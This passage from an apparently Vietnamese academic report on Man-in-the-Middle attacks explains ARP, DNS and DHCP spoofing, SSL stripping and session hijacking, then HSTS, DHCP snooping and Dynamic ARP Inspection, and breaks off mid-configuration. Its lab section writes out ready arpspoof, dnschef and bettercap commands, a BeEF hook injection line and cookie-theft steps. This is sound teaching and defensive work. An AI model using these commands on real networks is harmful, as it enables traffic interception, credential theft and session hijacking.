1.4 Tổng kết chương

Tấn công Man-in-the-Middle là mối hiểm họa nghiêm trọng bắt nguồn từ các lỗ hổng mang tính lịch sử của hạ tầng mạng TCP/IP. Để có thể phòng chống một cách bài bản, việc hiểu sâu sắc từng kỹ thuật dẫn đường và phương thức thao túng phiên dữ liệu là nền tảng tối quan trọng. Chương 2 sẽ đi sâu phân tích chi tiết các kỹ thuật khai thác này.

CHƯƠNG 2

CÁC KỸ THUẬT KHAI THÁC VÀ DẪN ĐƯỜNG TRONG TẤN CÔNG MAN-IN-THE-MIDDLE

2.1 Một số kỹ thuật dẫn đường lưu lượng (Traffic Redirection)

Để trở thành "kẻ đứng ở giữa", kẻ tấn công bắt buộc phải điều hướng được các gói tin mạng truyền qua card mạng của mình thay vì đi thẳng đến đích. Dưới đây là phân tích chi tiết về 6 kỹ thuật dẫn đường phổ biến và nguy hiểm nhất hiện nay.


2.1.1 Kỹ thuật ARP Spoofing / ARP Cache Poisoning

Bản chất và nguyên lý hoạt động

Kỹ thuật ARP Spoofing (hay ARP Poisoning) lợi dụng tính chất không xác thực của giao thức ARP [1]. Trong một mạng LAN có máy nạn nhân V (IP: IP_V, MAC: MAC_V), cổng mặc định Gateway G (IP: IP_G, MAC: MAC_G) và máy tấn công A (IP: IP_A, MAC: MAC_A), kẻ tấn công sẽ tiến hành gửi liên tục hai luồng gói tin ARP Reply giả mạo (hai chiều) [7]:

1. **Gửi cho máy nạn nhân V:** Gói ARP Reply chứa thông điệp: *"Địa chỉ IP IP_G đang ứng với địa chỉ vật lý MAC_A"*. Kết quả: Bảng ARP Cache của nạn nhân V bị cập nhật sai, nạn nhân tin rằng máy tấn công chính là Gateway.
2. **Gửi cho Gateway G:** Gói ARP Reply chứa thông điệp: *"Địa chỉ IP IP_V đang ứng với địa chỉ vật lý MAC_A"*. Kết quả: Bảng ARP Cache của Gateway bị cập nhật sai, Gateway tin rằng máy tấn công chính là nạn nhân.

Khi kẻ tấn công kích hoạt tính năng chuyển tiếp gói tin trong nhân Linux (`sysctl -w net.ipv4.ip_forward=1`), máy của kẻ tấn công đóng vai trò một Router tàng hình ở giữa. Toàn bộ lưu lượng ra vào giữa nạn nhân và Internet đều đi qua card mạng của máy tấn công mà mạng không hề bị gián đoạn.



Hình 2.1. Sơ đồ cơ chế đầu độc hai chiều ARP Cache Poisoning

2.1.2 Kỹ thuật DNS Spoofing / DNS Cache Poisoning

Sau khi đã thực hiện thành công kỹ thuật dẫn đường ở tầng 2 bằng ARP Spoofing, kẻ tấn công hoàn toàn có thể can thiệp vào các truy vấn DNS gửi từ máy nạn nhân [2].

1. Nạn nhân nhập tên miền mong muốn vào trình duyệt, ví dụ: `banking.dthu.edu.vn`. Trình duyệt gửi gói tin UDP cổng 53 chứa truy vấn DNS Query tới DNS Server.

2. Máy tấn công đứng ở giữa sẽ bắt gói tin này, trích xuất mã **Transaction ID** của yêu cầu.

3. Kẻ tấn công tạo ngay lập tức một gói tin DNS Response giả mạo chứa Transaction ID trùng khớp, trong đó bản ghi loại A (`A Record`) trỏ về địa chỉ IP của Web Server độc hại do kẻ tấn công điều khiển (IP: 192.168.10.50).

4. Nạn nhân nhận được bản tin DNS Response giả mạo đầu tiên và kết nối thẳng tới trang web mạo danh mà không hề nghi ngờ.

2.1.3 Kỹ thuật DHCP Spoofing (Rogue DHCP Server)

Trong một mạng chưa được cấu hình kiểm soát cổng, kẻ tấn công có thể khởi tạo một dịch vụ máy chủ DHCP lậu (Rogue DHCP Server) [3].

- Để tăng tỷ lệ thành công, kẻ tấn công có thể kết hợp với kỹ thuật **DHCP Starvation**: Gửi hàng ngàn gói tin DHCP Discover với các địa chỉ MAC ngẫu nhiên khác nhau để làm cạn kiệt toàn bộ dải IP của máy chủ DHCP thật.

- Khi một máy người dùng mới kết nối vào mạng và phát quảng bá gói DHCP Discover, máy chủ Rogue DHCP của kẻ tấn công sẽ lập tức phản hồi gói tin `DHCP`

`Offer`.

- Trong gói tin phản hồi này, kẻ tấn công thiết lập:

$$\text{Default Gateway} = IP_{\text{Attacker}}, \quad \text{DNS Server} = IP_{\text{Attacker}} \tag{2.1}$$

- Nạn nhân tiếp nhận thông số cấu hình mạng này, khiến 100% lưu lượng gửi ra ngoài hoặc các truy vấn tên miền của máy tính đều tự động gửi trực tiếp về máy kẻ tấn công mà không cần dùng đến ARP Spoofing.

2.1.4 Kỹ thuật ICMP Redirect

Giao thức ICMP (Internet Control Message Protocol) được các router sử dụng để thông báo cho host nguồn về một tuyến đường tốt hơn (tối ưu hơn) tới đích thông qua thông điệp ICMP Type 5 (Redirect).

Kẻ tấn công có thể phát tán các gói tin ICMP Redirect giả mạo tới máy nạn nhân, thông báo rằng: "Muốn đến địa chỉ IP máy chủ X, hãy chuyển hướng gói tin qua địa chỉ IP IP_A thay vì gửi cho Gateway mặc định". Nếu hệ điều hành của nạn nhân vẫn mở tính năng chấp nhận ICMP Redirect (như các phiên bản Linux cũ hoặc cấu hình mặc định), bảng định tuyến của nạn nhân sẽ bổ sung tuyến đường mới, dẫn lưu lượng đi qua máy tấn công.

2.1.5 Kỹ thuật Rogue AP (Evil Twin / Karma Attack)

Trong môi trường mạng không dây Wi-Fi, kỹ thuật Rogue AP tạo ra một điểm truy nhập không dây giả mạo có cùng tên định danh (SSID) và địa chỉ MAC giả mạo (BSSID) trùng với điểm truy cập hợp pháp của tổ chức.

Kẻ tấn công phát sóng với công suất phát sóng cao hơn hoặc gửi các gói tin hủy xác thực (`Deauthentication Frames` theo chuẩn IEEE 802.11) để ép thiết bị của nạn nhân rớt mạng khỏi AP thật. Khi thiết bị tìm kiếm và tự động kết nối lại, nó sẽ ưu tiên kết nối vào AP giả mạo có tín hiệu mạnh hơn. Toàn bộ dữ liệu của người dùng khi này mặc nhiên đi qua Access Point do kẻ tấn công kiểm soát.

2.1.6 Kỹ thuật SSL Stripping (Hạ cấp HTTPS xuống HTTP)

Được công bố lần đầu bởi nhà nghiên cứu Moxie Marlinspike vào năm 2009 [5], kỹ thuật SSL Stripping (bóc tách SSL) là một đòn giáng mạnh vào sự phụ thuộc của người dùng đối với biểu tượng "ổ khóa an toàn" trên trình duyệt.



Hình 2.2. Mô hình hoạt động của kỹ thuật tấn công SSL Stripping

Nguyên lý tấn công diễn ra như sau:

1. Người dùng thường chỉ gõ tên miền đơn giản vào thanh địa chỉ (ví dụ: `mybank.com`) thay vì gõ đầy đủ `https://mybank.com`. Trình duyệt mặc định gửi một yêu cầu HTTP ban đầu qua cổng 80.

2. Máy chủ web thật thường phản hồi mã trạng thái chuyển hướng `HTTP 301/302 Moved Permanently` với tiêu đề `Location: https://mybank.com`.

3. Kẻ tấn công đứng ở giữa bắt gói phản hồi chuyển hướng này và không chuyển tiếp nó cho nạn nhân. Thay vào đó, kẻ tấn công tự mình thiết lập kết nối HTTPS bảo mật với máy chủ thật.

4. Kẻ tấn công nhận mã HTML trả về từ máy chủ qua HTTPS, quét toàn bộ mã nguồn HTML và thay thế mọi chuỗi `https://` thành `http://`, đồng thời sửa đổi các thuộc tính liên kết thẻ `<a>` và hành động gửi form `<form action="...">`.

5. Kẻ tấn công gửi trang HTML đã bị sửa đổi về cho nạn nhân qua HTTP không mã hóa. Nạn nhân nhìn thấy trang web hiển thị bình thường nhưng ở giao thức HTTP. Mọi thông tin tài khoản, mật khẩu nhập vào form đều bị kẻ tấn công đọc được trực tiếp.

2.2 Một số kiểu tấn công vào phiên và dữ liệu người dùng

2.2.1 Chiếm đoạt phiên làm việc (Session Hijacking)

Session Hijacking là kỹ thuật đánh cắp hoặc dự đoán mã định danh phiên (**Session ID**) của người dùng sau khi họ đã hoàn tất bước xác thực danh tính với máy chủ ứng dụng web [6].

Khi người dùng đăng nhập thành công vào hệ thống, máy chủ ứng dụng (như PHP, Node.js, Spring Boot) sẽ cấp phát một chuỗi giá trị ngẫu nhiên đại diện cho phiên làm việc đó (ví dụ: `PHPSESSID=9a8f7c6e...`). Chuỗi này được lưu trong Cookie của trình duyệt.

Thông qua các kỹ thuật MitM bắt gói tin (như ARP Spoofing kết hợp lắng nghe gói tin HTTP), kẻ tấn công dễ dàng trích xuất tiêu đề:

```
GET /dashboard.php HTTP/1.1
Host: internal-portal.dthu.edu.vn
Cookie: PHPSESSID=9a8f7c6e5d4c3b2a1098fedcba; auth_user=admin
```

Sau khi trích xuất được Session ID hợp lệ, kẻ tấn công chỉ cần tiêm Cookie này vào trình duyệt của mình (thông qua tiện ích chỉnh sửa Cookie như EditThisCookie hoặc cURL). Lúc này, máy chủ web tin rằng kẻ tấn công chính là quản trị viên hợp lệ và cấp toàn quyền truy cập hệ thống mà không hề yêu cầu nhập lại mật khẩu hay mã OTP.

2.2.2 Đánh cắp Cookie xác thực (Cookie Theft)

Cookie là cơ chế chủ yếu được các website hiện đại dùng để lưu trữ trạng thái người dùng. Nếu lập trình viên không áp dụng các cờ bảo mật bắt buộc, Cookie sẽ trở thành mồi ngon cho kẻ tấn công MitM:

- **Thiếu cờ `Secure`:** Trình duyệt sẽ cho phép gửi Cookie qua kết nối HTTP không mã hóa. Kẻ tấn công MitM chỉ cần ép người dùng tải một tài nguyên HTTP bất kỳ (như hình ảnh hoặc script) là Cookie sẽ tự động bị lộ trong tiêu đề yêu cầu.
- **Thiếu cờ `HttpOnly`:** Cookie có thể bị đọc trực tiếp bằng mã JavaScript trên máy khách (`document.cookie`). Kẻ tấn công MitM có thể tiêm mã JavaScript độc vào trang web để gửi Cookie về máy chủ thu thập của mình.
- **Thiếu cờ `SameSite=Strict/Lax`:** Khiến Cookie dễ bị lợi dụng trong các cuộc tấn công Cross-Site Request Forgery (CSRF).

2.2.3 Giả mạo nội dung (Content Tampering / Malicious Injection)

Khi luồng lưu lượng truyền thông ở dạng HTTP bản rõ đi qua máy tấn công, kẻ tấn công có quyền kiểm soát toàn bộ tải trọng (Payload) của gói tin. Kẻ tấn công có thể can thiệp theo hai hướng chính:

1. **Chèn mã JavaScript độc hại (Code Injection):** Sử dụng công cụ proxy trung gian (như Mitmproxy, Bettercap hoặc kịch bản Scapy) để chèn thêm thẻ script vào trước thẻ đóng `</body>`:

```
<script src="http://192.168.10.50:3000/hook.js"></script>
```

   Đoạn mã này kết nối trình duyệt của nạn nhân vào khung kiểm thử xâm nhập trình duyệt (Browser Exploitation Framework — BeEF). Từ đó, kẻ tấn công có thể hiển thị thông báo giả mạo yêu cầu cập nhật phần mềm, bật camera hoặc ghi lại từng phím bấm (Keylogger) của nạn nhân.

2. **Sửa đổi nội dung giao dịch tài chính (Data Tampering):** Khi nạn nhân thực hiện chuyển khoản hoặc gửi dữ liệu qua form POST, kẻ tấn công đón đầu gói tin và sửa đổi trường dữ liệu:

$$\text{account_receiver} = 0023410647 \quad \longrightarrow \quad \text{account_receiver} = 9999888877 \tag{2.2}$$

   Máy chủ nhận được gói tin đã bị sửa đổi và xử lý lệnh chuyển tiền sang tài khoản của kẻ tấn công mà người gửi không hề hay biết.

2.3 Ma trận đối sánh các kỹ thuật dẫn đường

Bảng 2.1 tổng hợp và so sánh toàn diện các khía cạnh kỹ thuật của 6 kỹ thuật dẫn đường đã phân tích.

2.4 Tổng kết chương

Các kỹ thuật dẫn đường và tấn công vào phiên dữ liệu thể hiện rõ tính tinh vi và mức độ nguy hiểm của tấn công Man-in-the-Middle. Việc triển khai đơn lẻ một biện pháp phòng vệ là không đủ để bảo vệ toàn diện hệ thống. Chương 3 sẽ trình bày chi tiết về mô hình phòng thí nghiệm thực nghiệm, thiết kế các giải pháp phòng thủ đa lớp (Defense-in-Depth) và kiểm chứng hiệu quả vô hiệu hóa các cuộc tấn công này.

Bảng 2.1. Bảng so sánh các kỹ thuật dẫn đường trong tấn công MitM

Kỹ thuật	Tầng mạng	Phạm vi tác động	Cơ chế can thiệp	Độ phức tạp khai thác
ARP Spoofing	Tầng 2 (Data Link)	Mạng LAN nội bộ	Gửi bản tin ARP Reply giả mạo để đầu độc ARP Cache	Thấp (Phổ biến nhất)
DNS Spoofing	Tầng 7 (Application)	Toàn mạng LAN hoặc Internet	Làm sai lệch phản hồi DNS để trỏ IP về máy độc hại	Trung bình
DHCP Spoofing	Tầng 7 (Application)	Mạng LAN nội bộ	Thiết lập Rogue DHCP Server cấp phát Gateway giả	Thấp – Trung bình
ICMP Redirect	Tầng 3 (Network)	Mạng LAN nội bộ	Gửi thông điệp ICMP Type 5 ép thay đổi bảng định tuyến	Cao (Nhiều OS chặn)
Rogue AP	Tầng 1-2 (Vô tuyến)	Vùng phủ sóng Wi-Fi	Nhân bản SSID/BSSID để thu hút thiết bị di động	Trung bình
SSL Stripping	Tầng 7 (Application)	Cần có MitM trước	Đón đầu chuyển hướng 301/302, hạ cấp HTTPS xuống HTTP	Trung bình

CHƯƠNG 3

GIẢI PHÁP PHÒNG CHỐNG VÀ THỰC NGHIỆM KIỂM CHỨNG

3.1 Các giải pháp phòng chống tấn công Man-in-the-Middle

Để xây dựng một hệ thống phòng vệ vững chắc trước tấn công MitM, mô hình phòng thủ theo chiều sâu (Defense-in-Depth) được áp dụng tại nhiều tầng trong mô hình OSI: từ tầng liên kết dữ liệu (Layer 2), tầng mạng (Layer 3) cho đến tầng ứng dụng (Layer 7).

3.1.1 Giao thức HTTPS và cơ chế HSTS (HTTP Strict Transport Security)

Cơ chế bảo vệ của HTTPS và chứng chỉ số PKI

Giao thức HTTPS mã hóa toàn bộ dữ liệu ứng dụng bằng các bộ mật mã hiện đại trong giao thức TLS 1.3 [9]. Tính bảo mật của HTTPS dựa trên:

- **Tính bảo mật (Confidentiality):** Dữ liệu truyền được mã hóa đối xứng (AES-GCM hoặc ChaCha20-Poly1305), ngăn chặn hoàn toàn việc nghe lén.
- **Tính toàn vẹn (Integrity):** Mỗi bản ghi TLS đều có mã xác thực thông điệp (MAC) tích hợp, phát hiện lập tức mọi hành vi sửa đổi gói tin.
- **Xác thực danh tính máy chủ (Authentication):** Máy chủ xuất trình chứng chỉ số X.509 do tổ chức cấp chứng chỉ (Certificate Authority — CA) uy tín ký. Trình duyệt xác thực chuỗi chứng chỉ (*Certificate Chain*) đối chiếu với kho chứng chỉ gốc đáng tin cậy (*Root CA Store*).

Cơ chế HSTS (RFC 6797) triệt tiêu tấn công SSL Stripping

Mặc dù có HTTPS, kẻ tấn công vẫn có thể hạ cấp liên kết ban đầu bằng kỹ thuật SSL Stripping. Để triệt tiêu hoàn toàn điểm yếu này, chuẩn RFC 6797 [10] giới thiệu tiêu đề bảo mật **HTTP Strict Transport Security (HSTS)**.

Khi máy chủ web trả về tiêu đề phản hồi:

```
Strict-Transport-Security: max-age=31536000; includeSubDomains; preload
```

Trình duyệt của người dùng sẽ ghi nhớ chính sách này trong khoảng thời gian quy định (`max-age=31536000` giây, tương đương 1 năm):

1. Bất kể người dùng gõ `http://` hoặc bấm vào liên kết không an toàn, trình duyệt sẽ **tự động nâng cấp nội bộ** thành `https://` trước khi phát bất kỳ gói tin nào ra mạng.
2. Trình duyệt tuyệt đối không cho phép người dùng bỏ qua cảnh báo chứng chỉ số (không có nút bấm "Tiếp tục truy cập không an toàn" khi gặp lỗi SSL).
3. Với danh sách **HSTS Preload List** được tích hợp sẵn trong nhân trình duyệt (Chrome, Firefox, Safari, Edge), trình duyệt luôn kết nối HTTPS ngay từ lần đầu tiên truy cập, khiến kỹ thuật SSL Stripping bị vô hiệu hóa hoàn toàn.

3.1.2 Kỹ thuật DHCP Snooping trên thiết bị chuyển mạch

DHCP Snooping là một tính năng an ninh ở tầng 2 được tích hợp trên các thiết bị chuyển mạch (Switch quản trị như Cisco Catalyst) [11]. DHCP Snooping hoạt động dựa trên nguyên lý phân định trạng thái của các cổng vật lý:


- **Cổng tin cậy (Trusted Port):** Là cổng được kết nối trực tiếp với máy chủ DHCP Server hợp pháp hoặc cổng Uplink kết nối lên switch tầng trên. Chỉ các cổng này mới được phép truyền các gói tin phản hồi DHCP (`DHCP Offer`, `DHCP ACK`, `DHCP NAK`).
- **Cổng không tin cậy (Untrusted Port):** Là các cổng cắm xuống máy người dùng cuối hoặc các thiết bị truy cập thông thường. Mọi gói tin phản hồi DHCP xuất phát từ cổng này đều bị Switch lập tức **tiêu hủy (Drop)**.

Bên cạnh việc ngăn chặn triệt để máy chủ DHCP giả mạo (Rogue DHCP Server), DHCP Snooping còn có nhiệm vụ vô cùng quan trọng: lắng nghe các gói tin `DHCP ACK` trên cổng Trusted để tự động xây dựng một cơ sở dữ liệu liên kết đáng tin cậy gọi là **DHCP Snooping Binding Database**. Mỗi bản ghi trong cơ sở dữ liệu này bao gồm 5 thông tin chuẩn mực:

$$\{\text{MAC Address, IP Address, Lease Time, VLAN ID, Port}\} \tag{3.1}$$

3.1.3 Kỹ thuật Dynamic ARP Inspection (DAI)

Dynamic ARP Inspection (DAI) là giải pháp an ninh tầng 2 chuyên trách ngăn chặn tận gốc kỹ thuật ARP Spoofing/Poisoning [11].



Hình 3.1. Nguyên lý ngăn chặn ARP Spoofing bằng Dynamic ARP Inspection (DAI)

Khi tính năng DAI được kích hoạt trên một VLAN:

1. Mọi cổng nối tới máy trạm đều được cấu hình là cổng không tin cậy (`Untrusted`).
2. Khi có bất kỳ gói tin ARP (Request hoặc Reply) nào đi vào cổng Untrusted, Switch sẽ chặn lại và kiểm tra tính hợp lệ của cặp địa chỉ `(IP, MAC)` trong nội dung gói tin ARP bằng cách đối chiếu với **DHCP Snooping Binding Database**.
3. Nếu cặp `(IP, MAC)` trùng khớp với bản ghi đã được cấp phát bởi DHCP Server hợp pháp, Switch cho phép chuyển tiếp gói tin.
4. Nếu phát hiện gói tin ARP Reply giả mạo (ví dụ: máy Kali có MAC `CC:...` nhưng lại nhận là IP của Gateway `192.168.10.1`), Switch sẽ lập tức **tiêu hủy gói tin (Drop)**, ghi nhật ký cảnh báo vi phạm (`%SW_DAI-4-DHCP_SNOOPING_DENY`) và tăng bộ đếm lỗi.
5. Tính năng **ARP Rate Limiting** trên cổng còn giúp tự động khóa cổng (`err-disabled`) nếu kẻ tấn công gửi gói ARP với tốc độ cao vượt ngưỡng cho phép (mặc định 15 pps), ngăn chặn nguy cơ làm nghẽn CPU của Switch.

3.1.4 Mạng riêng ảo (VPN - Virtual Private Network)

Mạng riêng ảo VPN (sử dụng các giao thức mã hóa đường hầm như WireGuard, IPsec hoặc OpenVPN) thiết lập một kênh truyền mã hóa điểm - điểm (Point-to-Point Tunnel) giữa thiết bị của người dùng và máy chủ cổng VPN (VPN Gateway) [12].

Toàn bộ gói tin IP (bao gồm cả tiêu đề IP gốc và dữ liệu tầng giao vận TCP/UDP) đều được đóng gói và mã hóa mạnh (ví dụ ChaCha20-Poly1305 trong WireGuard hoặc AES-256 trong IPsec ESP). Khi kẻ tấn công đứng ở vị trí MitM trong mạng cục bộ và bắt các gói tin truyền qua mạng, kẻ tấn công chỉ thu được các gói tin mã hóa UDP/ESP vô nghĩa. Mọi dữ liệu về tài khoản, phiên làm việc hay nội dung web đều được bảo vệ toàn vẹn tuyệt đối.

3.1.5 Hệ thống giám sát và phát hiện ARP bất thường (ARP Anomaly Detection)

Đối với các hệ thống mạng sử dụng thiết bị chuyển mạch không quản lý (Unmanaged Switch) không hỗ trợ tính năng DAI, giải pháp giám sát thụ động bằng công cụ chuyên dụng là lựa chọn thay thế hiệu quả:

- **Arpwatch:** Tiện ích giám sát lắng nghe các bản tin ARP trên giao diện mạng, duy trì cơ sở dữ liệu các cặp ánh xạ Ethernet/IP. Khi phát hiện một địa chỉ IP đột ngột thay đổi địa chỉ MAC (`flip flop`), Arpwatch sẽ lập tức ghi log hệ thống syslog và gửi email cảnh báo cho quản trị viên.
- **Kịch bản Python Scapy thời gian thực:** Tự động phân tích các gói tin ARP Reply, kiểm tra tính hợp lý của thời gian sống và cảnh báo tức thì khi xuất hiện xung đột MAC đối với Gateway mặc định.

3.2 Thiết kế mô hình phòng thử nghiệm thực nghiệm (Testbed Lab)


Mô hình phòng thử nghiệm được thiết kế bao gồm 5 thành phần độc lập trong một phân đoạn mạng thử nghiệm an toàn (`192.168.10.0/24`).

Bảng 3.1 mô tả chi tiết thông số kỹ thuật và vai trò của các thiết bị trong mô hình phòng thử nghiệm.

3.3 Kịch bản thực hiện tấn công Man-in-the-Middle (Trước khi phòng vệ)

3.3.1 Kịch bản 1: Tấn công ARP Cache Poisoning và nghe lén dữ liệu

Trên máy tấn công Kali Linux, kẻ tấn công kích hoạt tính năng định tuyến gói tin và sử dụng công cụ `arpspoof` (hoặc kịch bản Python Scapy `arp_spoof.py`) để tiến hành đầu độc hai chiều:



Hình 3.2. Sơ đồ cấu trúc topo phòng thử nghiệm thực nghiệm (Testbed Lab)

Bảng 3.1. Bảng thông số cấu hình các thiết bị trong mô hình thử nghiệm

Thiết bị	Hệ điều hành	Địa chỉ IP	Địa chỉ MAC	Vai trò & Dịch vụ
Gateway	Linux / pf-Sense	192.168.10.1	`00:50:79:66:68:01`	Cổng mặc định, DHCP Server.
Web Server	Ubuntu 22.04	192.168.10.100	`00:50:79:66:68:10`	Nginx, Web DVWA, HTTP/HTTPS.
Victim 1	Windows 10	192.168.10.10	`00:0C:29:AA:BB:10`	Máy nạn nhân duyệt web.
Victim 2	Ubuntu 22.04	192.168.10.20	`00:0C:29:EE:FF:20`	Máy trạm phụ trong mạng LAN.
Attacker	Kali Linux	192.168.10.50	`00:0C:29:CC:DD:50`	Máy tấn công: Bettercap, Scapy.
Switch	Cisco Catalyst	192.168.10.2	`00:1E:4A:11:22:33`	Switch quản lý, bật Snooping & DAI.

```
# Kich hoat IP Forwarding
echo 1 > /proc/sys/net/ipv4/ip_forward

# Dau doc Victim 1 (tin rang Kali la Gateway)
arpspoof -i eth0 -t 192.168.10.10 192.168.10.1

# Dau doc Gateway (tin rang Kali la Victim 1)
arpspoof -i eth0 -t 192.168.10.1 192.168.10.10
```

Kiểm tra trên máy Victim 1: Mở cửa sổ dòng lệnh PowerShell và gõ lệnh `arp -a`. Kết quả hiển thị cho thấy địa chỉ vật lý của Gateway (`192.168.10.1`) đã bị đổi thành địa chỉ MAC của máy Kali (`00-0c-29-cc-dd-50`). Toàn bộ bảng ARP Cache của nạn nhân đã bị nhiễm độc hoàn toàn.

Đánh cắp thông tin đăng nhập: Nạn nhân mở trình duyệt truy cập ứng dụng web nội bộ `http://192.168.10.100/login.php` và đăng nhập với tài khoản `admin` / `P@ssword2026`. Trên máy Kali, công cụ Wireshark hoặc `tcpdump` bắt trọn vẹn gói tin HTTP POST với nội dung bản rõ:

```
POST /login.php HTTP/1.1
Host: 192.168.10.100
Content-Type: application/x-www-form-urlencoded
username=admin&password=P%40ssword2026&Login=Login
```

Thông tin đăng nhập của người dùng bị lộ hoàn toàn mà nạn nhân không nhận được bất kỳ cảnh báo bất thường nào.

3.3.2 Kịch bản 2: Tấn công DNS Spoofing chuyển hướng nạn nhân

Sau khi đã thiết lập thành công ARP Spoofing, kẻ tấn công cấu hình công cụ `dnschef` để giả mạo bản ghi DNS cho tên miền `portal.dthu.edu.vn`:

```
dnschef --interface 192.168.10.50 --fakeip 192.168.10.50 --fakedomains
   "portal.dthu.edu.vn"
```

Khi máy Victim 1 gõ `ping portal.dthu.edu.vn` hoặc mở trình duyệt truy cập tên miền này, máy nạn nhân nhận được phản hồi địa chỉ IP là `192.168.10.50` (IP của máy Kali) thay vì IP máy chủ thật của nhà trường. Trình duyệt tự động tải trang giao diện đăng nhập giả mạo do kẻ tấn công chuẩn bị sẵn.

3.3.3 Kịch bản 3: Tấn công SSL Stripping và đánh cắp Cookie phiên

Kẻ tấn công sử dụng công cụ Bettercap để khởi động mô-đun proxy hạ cấp giao thức `http.proxy` kèm tính năng SSL Stripping:

```
bettercap -iface eth0 -eval "set arp.spoof.targets 192.168.10.10;
   arp.spoof on; set http.proxy.sslstrip true; http.proxy on"
```

Khi nạn nhân truy cập vào trang web ngân hàng trực tuyến hoặc hệ thống đào tạo có cấu hình chuyển hướng HTTP $\rightarrow$ HTTPS thông thường:

1. Bettercap đón đầu gói chuyển hướng `HTTP 302 Found` và giữ kín kết nối HTTPS với máy chủ thật.

2. Bettercap hạ cấp trang web phản hồi về HTTP bản rõ cho nạn nhân. Biểu tượng ổ khóa màu xanh trên thanh địa chỉ biến mất, nhưng giao diện trang web vẫn hiển thị đầy đủ.

3. Nạn nhân đăng nhập tài khoản. Bettercap bắt được gói tin POST và trích xuất thành công Cookie phiên: `PHPSESSID=89f1a2e3...`. Kẻ tấn công tiêm chuỗi Cookie này vào trình duyệt của mình và chiếm đoạt phiên làm việc thành công.

3.4 Triển khai giải pháp phòng vệ và thực nghiệm kiểm chứng

Sau khi đã chứng minh tính khả thi của các cuộc tấn công, hệ thống phòng thủ được triển khai đồng bộ và các kịch bản tấn công được chạy lại để kiểm chứng.

3.4.1 Kiểm chứng 1: Kích hoạt HTTPS và HSTS trên Web Server

Trên máy chủ Nginx (`192.168.10.100`), cấu hình chứng chỉ số TLS 1.3 và bổ sung chỉ thị HSTS nghiêm ngặt trong tệp cấu hình:

```
server {
    listen 443 ssl http2;
    server_name portal.dthu.edu.vn;

    ssl_certificate /etc/nginx/ssl/server.crt;
    ssl_certificate_key /etc/nginx/ssl/server.key;
    ssl_protocols TLSv1.2 TLSv1.3;

    # Kich hoat HSTS voi thoi gian 1 nam
```

```
    add_header Strict-Transport-Security "max-age=31536000;
   includeSubDomains; preload" always;
    add_header X-Frame-Options "SAMEORIGIN";
    add_header X-Content-Type-Options "nosniff";
}
```

Chạy lại tấn công SSL Stripping: Kẻ tấn công kích hoạt lại Bettercap với tính năng SSL Stripping. Khi nạn nhân gõ `http://portal.dthu.edu.vn`:

- Trình duyệt của nạn nhân phát hiện chính sách HSTS đã được lưu trong bộ nhớ và tự động gửi yêu cầu **nâng cấp nội bộ** lên `https://portal.dthu.edu.vn` ngay tại máy khách.
- Không có bất kỳ gói tin HTTP bản rõ nào được phát ra mạng.
- Công cụ Bettercap không nhận được yêu cầu HTTP ban đầu để thực hiện hạ cấp. Phiên kết nối duy trì mã hóa TLS từ đầu đến cuối. Tấn công SSL Stripping bị **vô hiệu hóa 100%**.

3.4.2 Kiểm chứng 2: Cấu hình DHCP Snooping trên Cisco Switch

Tiến hành cấu hình tính năng DHCP Snooping trên Switch Cisco Catalyst 3750:

```
Switch(config)# ip dhcp snooping
